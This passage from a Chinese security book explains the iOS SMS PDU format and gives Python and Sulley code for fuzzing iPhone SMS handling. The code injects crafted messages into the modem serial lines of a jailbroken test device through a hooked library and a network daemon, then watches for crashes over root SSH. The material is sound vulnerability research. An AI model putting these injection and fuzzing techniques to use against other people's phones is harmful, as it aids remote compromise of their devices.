SMS不仅能发送文本，有些提供商也允许对使用SMS消息的设备进行空中编程（over-the-air programming）。用户可以发送铃声和图片这样的二进制数据，或是使用SMS作为收到语音邮件时的提醒。特别要说明的是，iOS可以利用SMS消息提供涉及可视语音邮件和彩信（MMS）的信息。

iPhone其实有两个处理器，一个是主CPU，叫作应用处理器，一个副CPU，叫作基带处理器。主CPU用于运行iOS操作系统内核，以及目前提到过的所有应用。基带处理器则运行着特制的实时操作系统，用于控制移动电话接口，并要处理设备与蜂窝电话网络之间的所有通信。（第11章会详细介绍基带处理器。）现在，大家只需要知道基带处理器提供了一种与应用处理器进行通信的方式。这种通信是在若干逻辑串行线路上进行的。在早期的iPhone上，在应用CPU上运行的软件是利用基于文本的GSM AT命令集，通过这些串行线路与调制解调器进行通信的。这些AT命令用于控制蜂窝电话网络接口的各个方面，包括通话控制和SMS传送。

当SMSC将SMS消息传送到iPhone的调制解调器时，调制解调器会通过不请自来的AT命令结果码与应用处理器进行通信。结果码是由两行文本组成的。第一行含有结果码和接下来那行的字节数。第二行的内容则是十六进制形式表示的SMS消息。这些AT命令结果码是由iPhone上某些版本的CommCenter进程读取的。

由哪个进程处理这种通信取决于iPhone的硬件。/System/Library/LaunchDaemons目录中有两个相关联的plist文件，分别是com.apple.CommCenter.plist和com.apple.CommCenterClassic.plist。查

看这两个文件(在用plutil将其转换成XML格式后),你就会发现它们都具有com.apple.CommCenter标记，不过，它们被限制到不同硬件。CommCenterClassic列出了：

```
...
     <key>LimitLoadToHardware</key>
          <dict>
               <key>machine</key>
                    <array>
                         <string>iPhone1,2</string>
                         <string>iPhone2,1</string>
                         <string>iPhone3,1</string>
                         <string>iPod2,1</string>
                         <string>iPod2,2</string>
                         <string>iPod3,1</string>
                         <string>iPod4,1</string>
                         <string>iPad0,1</string>
                         <string>iPad1,1</string>
                         <string>iPad2,1</string>
                         <string>iPad2,2</string>
                         <string>AppleTV2,1</string>
                    </array>
               </dict>
...
```

相较而言，CommCenter列出了一组不同的硬件：

```
...
     <key>LimitLoadToHardware</key>
          <dict>
               <key>machine</key>
                    <array>
                         <string>iPhone3,3</string>
                         <string>iPhone4,1</string>
                         <string>iPhone4,2</string>
                         <string>iPad2,3</string>
                         <string>iPad3,1</string>
                         <string>iPad3,2</string>
                         <string>iPad3,3</string>
                    </array>
               </dict>
...
```

简单起见，本章只研究CommCenterClassic。

6.9.2　聚焦协议数据单元模式

SMS规范规定了调制解调器的两种运行模式，分别是SMS文本模式和SMS PDU（Protocol Data Unit，协议数据单元）模式。在处于不同模式时，SMS AT命令的文法以及返回的响应都是不同的。最大的区别就是SMS文本模式只支持文本。例如，想发送SMS消息，你就要使用：

```
AT+CMGS="+85291234567"
Lame SMS text mode message
```

因为这一限制，SMS文本模式下可用的功能就要少得多。SMS文本模式还有一个问题，即它没有得到调制解调器的广泛支持。

出于这些原因，本节要将注意力放在SMS PDU模式上。这为大家提供了一个更大的（虽然与浏览器相比是相当小的）受攻击面来查找bug。

SMS消息有两种格式。SMS-SUBMIT格式用于把消息从移动设备发送到SMSC，而SMS-DELIVER格式用于把消息从SMSC发送到移动设备。因为本节的重点是iOS如何处理收到的信息，所以这里主要讲解SMS-DELIVER消息。

下面的内容是一段对应SMS PDU模式下SMS-DELIVER格式的AT结果码：

```
+CMT: ,30
0791947106004034040D91947196466656F8000090108211421540 0BE8329BFD4697D9EC377D
```

CMT结果码用于iOS中SMS消息的传送。现在大家已经了解到SMS-DELIVER格式的消息是什么样了，在剖析这个示例的过程中，我们会详细描述这一格式。

第一个字节表示SMSC信息的长度，在本例中这个长度是7个八位组（字节）。这7个八位组（91947106004034）还要进一步分割。其中，第一个字节是SMSC的地址类型，这里就是91，表示这是个国际电话号码。剩下的数字则构成了实际的SMSC号码，+491760000443。注意，这里各个字节都是反转的。接下来的八位组（04）是消息头标志。该八位组中最不重要的两位就是表示这是一条SMS-DELIVER消息的0。设置该位就表示还有更多的消息要发送。本例中并未设置的UDHI位也很重要，我们将在6.9.4节中详细介绍。

接下来就是发送人的地址。就像SMSC的地址那样，这些八位组也是由长度、类型和数据组成的，如下所示：

```
0D 91 947196466656F8
```

不同的是，这里的长度是用半八位组（semi-octet）的数量减去3计算出来的。如果数据是十六进制的（0x94、0x71、0x96，……），或是ASCII形式的“字符”（491769……），半八位组就可视作四位字节（nibble）。

接下来的字节是协议标识符（TP-PID）。根据这几位设置的不同，该字节有着诸多不同含义。通常情况下，它会被设置成00，表示协议可以根据地址确定。随后的字节表示的是数据编码模式（TP-DCS）。该字段指出了SMS消息的数据是如何编码的。这包括数据是否使用7位、8位或16位字母表压缩过，以及数据是否用作某些类型（比如语音邮件）的指示符。在本例中，这个字段是00，表示数据是未经压缩的7位警告，并且应该能立即显示出来。

再下来的7字节是消息的时间戳（TP-SCTS）。第一个字节是年份，接着是月份，等等。每个字节都是交换过的四位字节。在本例中，消息是在2009年1月28日的某个时刻发送的。

接下来的字节是用户数据长度（TP-UDL）。因为TP-DCS字段表示7位数据，所以这就是后面的数据中7位字节的数目。余下的字节就是表示消息的7位数据。

在本例中，E8329BFD4697D9EC377D这些字节会解码为hellohellot。

表6-1概括了大家目前为止所看到的内容。

表6-1　PDU信息

大　小	字　段	大　小	字　段
1字节	长度-SMSC	可变	数据-发送者
1字节	类型-SMSC	1字节	TP-PID
可变	数据-SMSC	1字节	TP-DCS
1字节	DELIVER	7字节	TP-SCTS
1字节	长度-发送者	1字节	TP-UDL
1字节	类型-发送者	可变	TP-UD

6.9.3　PDUspy的使用

在探索PDU数据的世界时，PDUspy（www.nobbi.com/pduspy.html）可以说是最实用的一个工具。但不巧的是，该工具只能用于Windows操作系统。在创建和检查PDU时，该工具是不可或缺的。用PDUspy对6.9.2节中分析过的PDU进行剖析的情况如图6-7所示。

图6-7　PDUspy剖析PDU

大家只需要按照图中所示的设置，在Enter message（输入消息）字段中输入PDU，PDUspy就会解码该PDU，解码过程在输入PDU的过程中就开始了！在检查为SMS模糊测试生成的测试用例是否差不多合法，或至少是达到预期时，该工具能派得上用场。而在分析引起崩溃的PDU时，PDUspy也特别实用。它通常会指出那些不正确的字段，这应该能让大家找到问题的根源。有意思的是，稍后要讨论的一些以前的iOS SMS bug在PDUspy中会将自己表示为异常（具有讽刺意味的是，这也正是PDUspy处理的）。

6.9.4 用户数据头信息的使用

之前的例子是形式最简单的SMS消息。正如对TP-DCS字段的描述中所暗示的，还有更复杂的格式存在。UDH（User Data Header，用户数据头）提供了一种发送控制信息（而不仅仅是警告数据）的方式。SMS消息DELIVER字段中的标志表示存在这种类型的数据。

下面是UDH的例子：

```
050003000301
```

这一UDH数据位于SMS消息的通用数据字段，也就是TP-UD字段中。UDH开头的一个字节表明该UDH所含的字节数。这个字段名为UDHL，在这个例子中是05。该字段之后接着一个或多个元素。这些用户数据头都使用了TLV（Type-Length-Value，类型—长度—值）文法。也就是说，第一个字节是元素的类型。这个字节是IEI（Information Element Identifier，信息元素标识符）。接下来的字节是IEDL（Information Element Data Length，信息元素数据长度）。最后就是元素实际的数据，也就是IED（Information Element Data，信息元素数据）。在这个例子中，类型是`00`，长度是`03`，而数据是`000301`。UDH之后接着的可以是任意数据。各分段如表6-2所示。

表6-2 UDH分段

大　小	字　段	示例字节
1字节	UDHL	05
1字节	IEI	00
1字节	IEDL	03
可变	IED	00 03 01

6.9.5 拼接消息的处理

仔细分析该例子，其中IEI是00，表示这是条具有8位参考编号（reference number）的拼接消息。该元素类型用于发送长度超过最大限制160字节的SMS消息。它让较长的消息可以分成几部分，装入多条SMS消息中，再由接收者重新整合起来。IED的第一个字节是消息的参考编号，它是个唯一的编号，用于在接收者同时收到多条拼接消息时区分这些消息。第二个字节表示本次会话中总共有多少条消息。最后的字节指明本条消息在本次会话中是第几条消息。在本例中，参考编号是00，而且总共有03条消息，其中这一条消息是第一条消息（计数不是从0开始，而是从1开始的）。利用消息拼接，理论上我们可以发送最多由255个部分组成的SMS消息，其中每个部分含有154字节数据，消息的总大小可以达近40 000字节。

6.9.6 其他类型UDH数据的使用

如图6-8所示，iOS可以处理若干种不同的IEI值。

6

图6-8　逆向工程得出的负责处理IEI值的函数

这里，我们利用IDA Pro对CommCenter二进制文件进行了逆向工程，得到的该函数会对含有UDH的SMS消息的IEI进行操作。如果详细了解该函数，你会发现iPhone可以处理以下几种IEI值：`0`、`1`、`4`、`5`、`0x22`、`0x24`和`0x25`。在进行模糊测试时这是很实用的信息。

- `00`——拼接的短消息，8位参考编号。
- `01`——特殊SMS消息指示符（语音邮件）。
- `04`——8位寻址的应用端口。

- 05——16位寻址的应用端口。
- 22——备选回复地址。
- 24、25——保留的。

*该列表摘自 Gwenael Le Bodic 所著的 Mobile Messaging Technologies and Services: SMS, EMS, MMS。

这些类型的UDH元素中有一种是在语音邮件可用时出现的。IEI值01就表示这种情况。该情况下的UDH数据可能是0401020020这样的。其中，UDHL是04，IEI是01，IEDL是02，而IED是0020。这表示有0x20条语音邮件消息可用。这不啻为一种惹恼朋友的好办法，如果说可以向他们发送原始SMS数据的话。

UDH的另一个用途是向特别注册过的应用发送数据。就像TCP具有端口而且特定的应用程序会绑定到这些端口上一样，应用程序也可以监听特定UDH端口上的数据。这里的UDH可能是06050400000000这样后面跟上应用所需要的任意数据。在这个例子中，UDHL是06，而IEI是05，这表示应用端口寻址使用了16位端口。接下来的04是IEDL，后面就是端口号信息，其中前面的0000是源端口，后面的0000是目的地端口。再接着就是应用专属的任何数据。

SMS消息中的UDH数据还有一个用途，就是用于可视语音邮件。当可视语音邮件到达时，含有该邮件URL的SMS消息也会到达。这个URL只能在运营商网络上解析，如果提供一个因特网上的URL，就会尝试（通过运营商网络）到达该URL，但运营商网络不会允许进行完整的三次握手。不管怎样，这个URL也是个可以进行模糊测试的地方。可视语音邮件是从UDH端口0000发送到端口5499的，其中的文本就是这个URL。该URL的形式如下所示：

```
allntxacds12.attwireless.net:5400?f=0&v=400&m=XXXXXXX&p=&s=5433&
t=4:XXXXXXX:A:IndyAP36:ms01:client:46173
```

其中xxxxxxx是电话号码，在这里我把它隐去了，免得AT&T找我麻烦。

现在大家已经看到iOS都使用了哪些类型的SMS数据，应该跃跃欲试，想对这些数据进行模糊测试，看看能否找到一些不错的远程服务端bug了。

6.9.7　用Sulley进行基于生成的模糊测试

本章较早部分介绍的例子使用的都是基于变异的模糊测试，就是对合法数据进行随机修改，并把修改过的数据发送给应用。这在协议未知时（这种情况也没别的选择）或拥有海量起始输入可供测试时特别实用。例如，在对.ppt文件进行模糊测试时，从网上下载大量PPT用于修改并不是件难事。而SMS消息则不属于这种情况。大家也许能找到一些不同类型的有效SMS消息。不过，这可能不足以进行彻底的模糊测试。为了这一目标，大家需要使用更具针对性的模糊测试方法：基于生成的模糊测试。

基于生成的模糊测试会根据规范构造测试用例，并智能地构建输入。大家已经看到了SMS消息的构成方式，现在只需要把这些知识转化成生成测试用例的代码就行了。为达到这一目的，大家可以使用Sulley模糊测试框架。

有了Sulley，我们就有办法准确表示组成SMS消息的各种数据。我们还可以用它发送数据和

监测数据。不过在这里大家可以忽略这些额外的功能，只需要利用Sulley生成测试用例的功能。

就像早期的基于生成模糊器SPIKE（www.blackhat.com/presentations/bh-usa-02/bh-us-02-aitel-spike.ppt）那样，Sulley也使用了基于块的数据表示方法。大家现在就可以开始着手了，看看能否利用Sulley提供的原语表示SMSC地址。对于第一个字节，我们需要用到s_size原语。在没有被模糊处理时，该原语可以正确地存放它所对应的数据块的长度。因此，即便是有超长的数据字段，SMSC地址从文法上讲也是正确的。这就是对协议的了解能派上用场的地方。如果只是随机地插入字节，程序可能很快就会拒收这样的无效SMS消息，因为消息的长度是错误的。调用s_size原语时我们有多种参数可以选择，大家将会用到以下这些参数。

- **format**　该参数约束了输出格式。可能的值包括string、binary和oct。你所需要的是oct，即八位组。为进行SMS模糊测试，Sulley中已经添加了处理八位组的代码。
- **length**　该参数表示长度字段是由多少字节组成的，在本例中是1。
- **math**　该参数表示如何根据数据块的实际长度计算出要输出的长度值。在本例中，输出是某些字节十六进制表示对应的文本的长度。换句话说，该数据块中的字节数（该字节的值）是数据块实际字符串长度的一半（每个“字节”其实是两个ASCII字符）。大家可以把math参数的值设置为lambda x: x/2来表示这一情况。
- **fuzzable**　该参数的值表明是否应对此字段进行模糊测试。在对Sulley文件进行调试时，我们可以先将该参数的值设为False，在准备好进行模糊测试时再把它置为True。

将这些参数全放在一起，你就会得到表示SMSC地址第一个字节的如下代码：

```
s_size("smsc_number", format="oct", length=1, math=lambda x: x/2)
```

将字节放进Sulley数据块中，你就可以指定此次长度计算中要使用这些字节。这个数据块不一定要出现在对应s_size所在位置的附近。不过，在本例中，数据块是紧随s_size之后的。Sulley代码现在就是下面这样了：

```
s_size("smsc_number", format="oct", length=1, math=lambda x: x/2)
if s_block_start("smsc_number"):
        ...
s_block_end()
```

因为可能有多个s_size原语和数据块，所以我们可以通过为s_size和数据块使用相同的字符串建立连接。接下来是数字的类型。这是个单字节的数据，因此要使用s_byte原语。这个原语可选择的参数与s_size的可选参数类似。大家还可以利用name选项为字段命名，从而提高文件的可读性：

```
s_byte(0x91, format="oct", name="typeofaddress")
```

第一个（也是唯一一个不可选的）参数是该字段的默认值。Sulley会对要进行测试的第一个可模糊测试字段进行模糊测试。在重复尝试要为该字段尝试的全部值时，其他字段都保持不变，继续具有它们的默认值。因此，在本例中，在不对typeofaddress字节进行模糊测试时，它的值一直是91。这样的结果就是Sulley永远都不会找到所谓的2x2漏洞（就是那些要求同时改变两个字段才能找到的漏洞）。

SMSC地址的最后一个字段是实际的电话号码。大家可以选择将其表示为一串s_byte，不过就算是在模糊测试时，每个s_byte的长度也一直是1。如果想让该字段具有不同的长度，你就需要使用s_string原语。在进行模糊测试时，该原语会被很多长度各异的不同字符串代替。不过这样做存在一些问题。其中一个问题是PDU数据也必须由十六进制的ASCII值组成。大家可以将其封装到数据块中，并使用可选的encoder字段向Sulley传递这一信息。

```
if s_block_start("SMSC_data", encoder=eight_bit_encoder):
      s_string("\x94\x71\x06\x00\x40\x34", max_len = 256, fuzzable=True)
s_block_end()
```

这里的eight_bit_encoder是用户提供的函数，它接受一个字符串并返回一个字符串，在本例中就是：

```
def eight_bit_encoder(string):
        ret = ''
        strlen = len(string)
        for i in range(0,strlen):
                temp = "%02x" % ord(string[i])
                ret += temp.upper()
        return ret
```

该函数接受任意的字符串，并将它们表示为所需的形式。大家可能已经注意到了，这里还有个max_len选项。Sulley的模糊测试库包含一些特别长的字符串，有时候会有几千字节那么长。而我们在这里要进行模糊测试的内容最大长度只是160字节，因此生成超长的测试用例是没有任何意义的。max_len表明了进行模糊测试时所使用字符串的最大长度。

下面是Sulley的协议文件，用于对8位编码SMS消息的所有字段进行模糊测试。想了解更多Sulley SMS文件示例，请参考www.mulliner.org/security/sms/feed/bh.tar.gz。这些文件中包含了不同的编码类型，而且有具备不同UDH信息元素的例子。

```
def eight_bit_encoder(string):
        ret = ''
        strlen = len(string)
        for i in range(0,strlen):
                temp = "%02x" % ord(string[i])
                ret += temp.upper()
         return ret

s_initialize("query")

s_size("SMSC_number", format="oct", length=1, math=lambda x: x/2)
if s_block_start("SMSC_number"):
        s_byte(0x91, format="oct", name="typeofaddress")
        if s_block_start("SMSC_data", encoder=eight_bit_encoder):
                s_string("\x94\x71\x06\x00\x40\x34", max_len = 256)
        s_block_end()
s_block_end()

s_byte(0x04, format="oct", name="octetofsmsdeliver")

s_size("from_number", format="oct", length=1, math=lambda x: x-3)
```

6

```
if s_block_start("from_number"):
       s_byte(0x91, format="oct", name="typeofaddress_from")
       if s_block_start("abyte2", encoder=eight_bit_encoder):
               s_string("\x94\x71\x96\x46\x66\x56\xf8", max_len = 256)
       s_block_end()
s_block_end()

s_byte(0x0, format="oct", name="tp_pid")
s_byte(0x04, format="oct", name="tp_dcs")

if s_block_start("date"):
                s_byte(0x90, format="oct")
                s_byte(0x10, format="oct")
                s_byte(0x82, format="oct")
                s_byte(0x11, format="oct")
                s_byte(0x42, format="oct")
                s_byte(0x15, format="oct")
                s_byte(0x40, format="oct")
s_block_end()

if s_block_start("eight_bit"):
        s_size("message_eight", format="oct", length=1, math=lambda x: x / 2,
fuzzable=True)
        if s_block_start("message_eight"):
                if s_block_start("text_eight",encoder=eight_bit_encoder):
                        s_string("hellohello", max_len = 256)
                s_block_end()
        s_block_end()
s_block_end()

fuzz_file = session_file()
fuzz_file.connect(s_get("query"))
fuzz_file.fuzz()
```

这将会在stdout上生成超过2000条模糊处理过的SMS消息。

```
$ python pdu_simple.py
[11:08.37] current fuzz path: -> query
[11:08.37] fuzzed 0 of 2128 total cases
[11:08.37] fuzzing 1 of 2128
0700947106004034040D91947196466656F80004901082114215400A68656C6C6F
68656C6C6F
[11:08.37] fuzzing 2 of 2128
0701947106004034040D91947196466656F80004901082114215400A68656C6C6F
68656C6C6F
[11:08.37] fuzzing 3 of 2128
0702947106004034040D91947196466656F80004901082114215400A68656C6C6F
68656C6C6F
[11:08.37] fuzzing 4 of 2128
0703947106004034040D91947196466656F80004901082114215400A68656C6C6F
68656C6C
...
```

最后一步就是对这些输出进行转换，生成便于我们尚未编写的这个模糊器解析进行解析的形式。为了让一切变得更为一般化，我们可以允许测试用例含有一条以上的SMS消息。这样一来，

测试用例不仅包含了随机的错误，也可以测试拼接SMS消息到达次序被打乱这样的情况。考虑到这一点，大家可以对该工具的输出运行如下脚本，让它变成这样的格式：

```
import sys
for line in sys.stdin:
       print line+"[end case]"
```

在本例中，大家可以将各个PDU分别视作独立的测试用例，不过这样一来就可能要忽略一些更为复杂的测试用例。

然后，大家可以运行如下内容，生成满是模糊测试测试用例的非常易于解析的文件。

```
$ python pdu_simple.py | grep -v '\[' | python convert.py
07009471060040340 40D91947196466656F8000490108211421540 0A68656C6C6F
68656C6C6F
[end case]
07019471060040340 40D91947196466656F8000490108211421540 0A68656C6C6F
68656C6C6F
[end case]
07029471060040340 40D91947196466656F8000490108211421540 0A68656C6C6F
68656C6C6F
[end case]
```

注意，在这些由Sulley生成的PDU中，有一些可能没法通过真正的蜂窝网络发送。例如，SMSC可能设置了SMSC地址，而攻击者没法控制这个值。或者，也许运营商会对它传送的数据进行完整性检查，并且只允许某些特殊字段具有特定的值。不管是哪种情况，所生成的测试用例都有可能仅部分能够在运营商网络上发送。我们必须确定这些崩溃都是由能在真实的运营商网络上传送的SMS消息造成的。

6

6.9.8 SMS iOS注入

在拿到大量模糊处理过的SMS消息后，你还需要有办法将它们传送到iPhone上以进行测试。利用真实的运营商网络，将它们从一部设备发送到另一部设备就能达到这一目的。这样的过程涉及将测试用例从一部设备通过SMSC发送到测试设备上。不过，这样做主要有下面几个缺点。其一就是发短信是要收费的，发得多了这笔支出也是挺大的。另一个原因就是运营商会察觉到这些测试，特别是注意到这些测试用例。除此之外，运营商还可能采取行动阻止测试，比如说限制消息的传送。还有，模糊处理过的消息还可能会导致运营商的电话服务设备崩溃，从而引发法律问题。而下面要介绍的方法首先是由Mulliner和Miller针对iOS 3描述的（www.blackhat.com/presentations/bh-usa-09/MILLER/BHUSA09-Miller-FuzzingPhone-PAPER.pdf），而我们在这里针对iOS 5对其进行了更新。这要假定将自己置于调制解调器和应用处理器之间，在设备上向这两者之间的串行连接注入SMS消息。此方法有很多好处，其中包括运营商（基本上）不会知道这种测试在进行，消息能够以非常快的速率发送，不会产生话费成本，而且出现在应用处理器上的消息与通过运营商网络到达的真实SMS消息是一模一样的。

设备上的SMS消息是由CommCenter或CommCenterClassic进程处理的（取决于使用哪种设备）。这些CommCenter进程与调制解调器之间的连接由若干虚拟串行线路组成。它们在iOS 2和

iOS 3中分别由/dev/dlci.h5-baseband.[0-15]和/dev/dlci.spi-baseband.[0-15]表示。在iOS 5中，它们的形式是/dev/dlci.spi-baseband.*。SMS消息所需的两种虚拟设备分别是/dev/dlci.spi-baseband.sms和/dev/dlci.spi-baseband.low。

要注入创建的SMS消息，我们就需要进入CommCenterClassic进程。我们会利用预先加载库的方式将库注入该进程，从而达到这一目的。该库会提供新版本的open(2)、read(2)和write(2)函数。新版的open会检查之前提过的处理SMS消息的两条串行线路是否处于打开状态。如果是，它就会打开UNIX套接字/tmp/fuzz3.sock或/tmp/fuzz4.sock，连接到该套接字，并把该文件描述符返回给请求文件的设备。如果是要对其他文件调用open，那么真实版本的open（可在dlsym中找到）会被调用。这样的结果就是，对于那些我们不关注的文件或设备，执行的是对标准open的调用，而对于想要冒充的两条串行线路来说，我们不是要打开真正的设备，而是要返回对应UNIX套接字的文件描述符；我们可以随意读写该描述符。拦截read和write函数是出于日志记录和调试的目的，与SMS注入没有关系。

接着，我们要创建一个名为injectord的守护进程，它会打开通向所需的两个串行设备的连接，还会打开通向UNIX套接字（虚拟串行端口）的连接。然后，该守护进程就会把从一个文件描述符读取的数据原原本本地复制到另一个文件描述符，扮演着中间人的角色。此外，它还会在端口4223上打开一个网络套接字。当它在此端口上接收数据时，该网络套接字会把数据转播给这里提到的UNIX套接字。最终的效果就是，当CommCenterClassic打开这些串行连接时，实际上会打开一个UNIX套接字，而这个UNIX套接字大多数时候都表现得像是通向调制解调器的连接。不过，通过向端口4223发送数据，大家可以注入数据，而且这些数据看起来就像是来自调制解调器的。

一旦这个注入程序到位，给定PDU格式的SMS消息，下面的Python函数就会将正确格式的数据发送到会把这些数据注入串行线路的守护进程。CommCenterClassic的表现就像这些消息真是通过运营商网络到达的那样。

```
def send_pdu(ip_address, line):
        leng = (len(line) / 2) - 8
        buffer = "\n+CMT: ,%d\n%s\n" % (leng, line)
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((ip_addresss, 4223))
        s.send(buffer)
        s.close()
```

这样我们就可以不花钱把SMS消息发送给设备了。这些消息可以以非常快的速度传送，能达到每秒很多条的传送量。

6.9.9　SMS的监测

大家现在已经几乎掌握了对iOS的SMS实现进行模糊测试所需要的一切知识，不过最后还要了解监测。最起码，大家需要检查CommCenterClassic（和其他进程）的崩溃。要做到这一点，你就需要关注崩溃报告器的日志。

在发送测试用例之前，我们要通过SSH连接设备，清除之前问题的日志。请确保设置的是公钥认证，这样一来访问进行模糊测试的机器就不需要密码了：

```
def clean_logs(ip):
        commcenter =
'/private/var/logs/CrashReporter/LatestCrash.plist'
        springboard =
'/private/var/mobile/Library/Logs/CrashReporter/LatestCrash.plist'
        command = 'ssh root@'+ip+' "rm -rf %s 2>/dev/null; rm -rf
%s 2>/dev/null"' % (commcenter, springboard)
        c = os.popen(command)
```

这里会对SpringBoard和CommCenter进行检查，因为实际显示消息的它们在进行模糊测试时有时会崩溃。注意，日志是保存在iPhone上的，而没有保存在运行模糊器的桌面计算机上，这也是需要利用SSH查找和读取它们的原因所在。在运行了测试用例后，我们有必要检查日志中是否出现了什么内容。

```
def check_for_crash(test_number, ip):
        time.sleep(3)
        commcenter =
'/private/var/logs/CrashReporter/LatestCrash.plist'
        springboard =
'/private/var/mobile/Library/Logs/CrashReporter/LatestCrash.plist'
        command = 'ssh root@'+ip+' "cat %s 2>/dev/null; cat %s
2>/dev/null"' % (commcenter, springboard)
        c = os.popen(command)
        crash = c.read()
        if crash:
                clean_logs()
                print "CRASH with %d" % test_number
                print crash
                print "\n\n\n"
                time.sleep(60)
        else:
                print ' . ',
        c.close()
```

大家可以保持这个状态并检查是否出现崩溃。不过，为了完全确定CommCenterClassic仍能恰当地处理传入的消息，大家应该更谨慎一些。在各个模糊测试测试用例之间，大家还应该发送已知为正确的SMS消息。在进一步进行模糊测试之前，大家可以试着验证设备成功地接收了这些消息。要做到这一点，你只需对CommCenterClassic用来存储SMS消息的sqlite3数据库进行查询：

```
# sqlite3 /private/var/mobile/Library/SMS/sms.db
SQLite version 3.7.7
Enter ".help" for instructions
sqlite> .tables
_SqliteDatabaseProperties message
group_member              msg_group
madrid_attachment         msg_pieces
madrid_chat
```

这两个以madrid开头的表是对多媒体消息进行处理的,并且含有通过MMS发送的那些镜像的文件名。对于SMS而言，最重要的表名为message。在该表中有几列很有意思的内容，其中之一是叫作ROWID的递增整数，另一个是用于存放消息文本的text。

在越狱过的iPhone上运行以下命令，你就会看到该设备接收到的最后一条SMS消息的内容：

```
# sqlite3 -line /private/var/mobile/Library/SMS/sms.db 'select
text from message where ROWID = (select MAX(ROWID) from message);'
```

给定一个随机的数字，以下Python代码将进行检查，以确定iPhone仍然会处理和存储标准的SMS消息。这里假设用户已经为iOS上运行的SSH服务器设置了公钥认证。

```
def eight_bit_encoder(string):
        ret = ''
        strlen = len(string)
        for i in range(0,strlen):
                temp = "%02x" % ord(string[i])
                ret += temp.upper()
        return ret

def create_test_pdu(n):
        tn = str(n)
        ret = '0791947106004034040D91947196466656F8000690108211421540'
        ret += "%02x" % len(tn)
        ret += eight_bit_encoder(tn)
        return ret

def get_service_check(randnum, ip):
        pdu = create_test_pdu(randnum)
        send_pdu(pdu)
        time.sleep(1)
        command = 'ssh root@'+ip+' "sqlite3-line
/private/var/mobile/Library/SMS/sms.db \'select text from message
where ROWID = (select MAX(ROWID) from message);\'"'
        c = os.popen(command)
        last_msg = c.read()
        last_msg = last_msg[last_msg.find('=')+2:len(last_msg)-1]
        return last_msg
```

如果一切运转正常，`get_service_check`函数会返回含有`randnum`的字符串，否则会返回其他内容。剩下的就是要把所有内容整合成如下模糊测试脚本：

```
#!/usr/bin/python2.5
import socket
import time
import os
import sys
import random

def eight_bit_encoder(string):
        ret = ''
        strlen = len(string)
        for i in range(0,strlen):
                temp = "%02x" % ord(string[i])
                ret += temp.upper()
        return ret

def create_test_pdu(n):
        tn = str(n)
        ret = '0791947106004034040D91947196466656F8000690108211421540'
```

```
        ret += "%02x" % len(tn)
        ret += eight_bit_encoder(tn)
        return ret

def restore_service(ip):
        command = 'ssh root@'+ip+' "./lc.sh"'
        c = os.popen(command)
        time.sleep(60)

def clean_logs(ip):
        commcenter = '/private/var/logs/CrashReporter/LatestCrash.plist'
        springboard =
'/private/var/mobile/Library/Logs/CrashReporter/LatestCrash.plist'
        command = 'ssh root@'+ip+' "rm -rf %s 2>/dev/null; rm -rf
%s 2>/dev/null"' % (commcenter, springboard)
        c = os.popen(command)

def check_for_service(ip):
        times = 0
        while True:
                randnum = random.randrange(0, 99999999)
                last_msg = get_service_check(randnum, ip)
                if(last_msg == str(randnum)):
                        if(times == 0):
                                print "Passed!"
                        else:
                                print "Lost %d messages" % times
                        break
                else:
                        times += 1
                        if(times > 500):
                                 restore_service(ip)
                                 break

def get_service_check(randnum, ip):
        pdu = create_test_pdu(randnum)
        send_pdu(pdu)
        time.sleep(1)
        command = 'ssh root@'+ip+' "sqlite3 -line
/private/var/mobile/Library/SMS/sms.db \'select text from message
where ROWID = (select MAX(ROWID) from message);\'"'
        c = os.popen(command)
        last_msg = c.read()
        last_msg = last_msg[last_msg.find('=')+2:len(last_msg)-1]
        return last_msg

def check_for_crash(test_number, ip):
       time.sleep(3)
       commcenter = '/private/var/logs/CrashReporter/LatestCrash.plist'
       springboard =
'/private/var/mobile/Library/Logs/CrashReporter/LatestCrash.plist'
       command = 'ssh root@'+ip+' "cat %s 2>/dev/null; cat %s 2>/dev/null"' %
(commcenter, springboard)
       c = os.popen(command)
       crash = c.read()
       if crash:
```

```
                clean_logs(ip)
                print "CRASH with %d" % test_number
                print crash
                print "\n\n\n"
                time.sleep(60)
        else:
                print ' . ',
                c.close()

def send_pdu(line, ip):
        leng = (len(line) / 2) - 8
        buffer = "\n+CMT: ,%d\n%s\n" % (leng, line)
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((ip, 4223))
        s.send(buffer)
        s.close()

# test either sends the pdu on the line
# or checks for crash/service if test case is complete
# as indicated by the [end case] in file
def test(i, ip):
        global lines
        line = lines[i].rstrip()
        print "%d," % i,
        if line.find('end case') >= 0:
                check_for_crash(i, ip)
                check_for_service(i, ip)
        else:
                send_pdu(line, ip)
                time.sleep(1)

def read_testcases(filename):
        global lines
        f = open(filename, 'r')
        lines = f.readlines()
        f.close()

def testall(ip, filename):
        global lines
        read_testcases(filename)
        for i in range(len(lines)):
                test(i, ip)

if __name__ == '__main__':
        testall(sys.argv[1], sys.argv[2])
```

给定安装有注入程序的iPhone的IP地址，以及格式适当的含有测试用PDU的文件，该脚本就会发送各个测试用例，最后还会检测崩溃以及程序是否仍然起作用。拥有如此强大模糊测试工具的优势在于，一旦开始模糊测试，我们就可以完全不用管它了，然后就等着工具执行每个测试用例，并将崩溃以及引发崩溃的测试用例一起记录下来。此外，只要针对某个i值调用test(i)，我们就很容易重复进行该测试。这真是iOS中SMS模糊测试的终极选择。在下一节中，大家会看到这种对细节的关注带来的一些回报。

6.9.10　SMS bug

在 smsfuzzing （ http://www.blackhat.com/presentations/bh-usa-09/MILLER/BHUSA09-Miller-FuzzingPhone-PAPER.pdf ）中，Miller和Mulliner介绍了自己利用本章之前几节概述过的模糊测试法找到的若干个iOS SMS漏洞。有些bug是在SpringBoard试图显示文本消息引发的无效警告时出现的。这既可能会带来进程崩溃造成屏幕卡死，也可能让人在SpringBoard的上下文中（以`mobile`用户权限）执行代码。另一个漏洞是在CommCenter本身中发现的。它可以导致CommCenter崩溃，使手机短时间内处于不在网状态，在某些特殊情况下还可能会让人远程执行代码。因为在发现这一结果的时候CommCenter是以`root`权限运行的，所以这可使人能从服务器端以`root`权限远程访问任意iPhone。为说明SMS漏洞是什么样的，本节简要介绍一下Miller和Mulliner发现的CommCenter漏洞。

大家已经见过iOS 5中负责处理UDH的代码的反编译文件。而在iOS 3中，情况有些许不同（如图6-9所示）。

图6-9　IDA Pro中对UDH的解析

